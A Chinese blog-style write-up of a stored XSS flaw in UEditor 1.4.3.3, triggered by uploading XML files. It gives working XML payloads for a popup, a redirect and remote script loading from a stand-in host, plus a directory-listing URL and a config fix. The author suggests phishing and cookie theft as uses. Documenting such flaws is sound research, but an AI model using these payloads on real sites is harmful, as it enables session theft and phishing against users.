

Ueditor 最新版 XML 文件上传导致存储型 XSS

上个月测试某个系统碰到了，以为是 0day，Google 了下发现早已有人发过了。见：

https://blog.csdn.net/qq_39101049/article/details/97684968

下载源码并搭建环境


测试版本：php 版 v1.4.3.3，jsp 版（当时忘了看版本）

下载地址：<https://github.com/fex-team/ueditor>

IP：192.168.10.1


自定义的目录：ueditor1433(实际过程中请注意观察)

不用安装和配置，直接打开就用，不过上传文件的路径需要注意下



测试过程






访问触发弹窗, 可以改成下面其他代码测试



有时候上传访问不了找不到路径可以访问如下 url 把文件目录列出来再拼接，实际过程中请注意 controller.xxx 的访问路径

`http://192.168.10.1/ueditor1433/php/controller.php?action=listfile`



常见利用代码

弹窗

```
<html>
<head></head>
<body>
<something:script xmlns:something="http://www.w3.org/1999/xhtml">
alert(1);
</something:script>
</body>
</html>
```

URL 跳转

```
<html>
<head></head>
<body>
<something:script xmlns:something="http://www.w3.org/1999/xhtml">
window.location.href="https://www.t00ls.net/";
</something:script>
</body>
</html>
```

远程加载 Js

```
<html>
<head></head>
<body>
<something:script src="http://xss.com/xss.js" xmlns:something="http://www.w3.org/1999/xhtml">
</something:script>
</body>
</html>
```

漏洞修复

可以看到在 config.json 配置文件里 xml 文件类型默认是可被上传的，所以去掉重启下应用或者服务器就好了

```
58
59 /* 上传文件配置 */
60 "fileActionName": "uploadfile", /* controller里,执行上传视频的action名称 */
61 "fileFieldName": "upfile", /* 提交的文件表单名称 */
62 "filePathFormat": "/ueditor/php/upload/file/{yyyy}{mm}{dd}/{time}{rand:6}", /* 上传保存路径,可以自定义保存路径和文件名格式 */
63 "fileUrlPrefix": "", /* 文件访问路径前缀 */
64 "fileMaxSize": 51200000, /* 上传大小限制,单位B,默认50MB */
65 "fileAllowFiles": [
66     ".png", ".jpg", ".jpeg", ".gif", ".bmp",
67     ".flv", ".swf", ".mkv", ".avi", ".rm", ".rmvb", ".mpeg", ".mpg",
68     ".ogg", ".ogv", ".mov", ".wmv", ".mp4", ".webm", ".mp3", ".wav", ".mid",
69     ".rar", ".zip", ".tar", ".gz", ".7z", ".bz2", ".cab", ".iso",
70     ".doc", ".docx", ".xls", ".xlsx", ".ppt", ".pptx", ".pdf", ".txt", ".md", ".xml"
71 ], /* 上传文件格式显示 */
72
73 /* 列出指定目录下的图片 */
74 "imageManagerActionName": "listimage", /* 执行图片管理的action名称 */
75 "imageManagerListPath": "/ueditor/php/upload/image/", /* 指定要列出图片的目录 */
76 "imageManagerListSize": 20, /* 每次列出文件数量 */
77 "imageManagerUrlPrefix": "", /* 图片访问路径前缀 */
78 "imageManagerInsertAlign": "none", /* 插入的图片浮动方式 */
79 "imageManagerAllowFiles": [".png", ".jpg", ".jpeg", ".gif", ".bmp"], /* 列出的文件类型 */
80
81 /* 列出指定目录下的文件 */
82 "fileManagerActionName": "listfile", /* 执行文件管理的action名称 */
83 "fileManagerListPath": "/ueditor/php/upload/file/", /* 指定要列出文件的目录 */
84 "fileManagerUrlPrefix": "", /* 文件访问路径前缀 */
85 "fileManagerListSize": 20, /* 每次列出文件数量 */
86 "fileManagerAllowFiles": [
87     ".png", ".jpg", ".jpeg", ".gif", ".bmp",
88     ".flv", ".swf", ".mkv", ".avi", ".rm", ".rmvb", ".mpeg", ".mpg",
89     ".ogg", ".ogv", ".mov", ".wmv", ".mp4", ".webm", ".mp3", ".wav", ".mid",
90     ".rar", ".zip", ".tar", ".gz", ".7z", ".bz2", ".cab", ".iso",
91     ".doc", ".docx", ".xls", ".xlsx", ".ppt", ".pptx", ".pdf", ".txt", ".md", ".xml"
92 ], /* 列出的文件类型 */
93
```

实战意义

个人认为这个洞危害不是很大,不过可应用于以下实战场景,如果有其他好玩的场景或者组合拳大牛萌可以回复

安服仔实在没漏洞的时候凑漏洞

URL 跳转钓鱼

远程加载 js 打 Cookie 或者其他操作

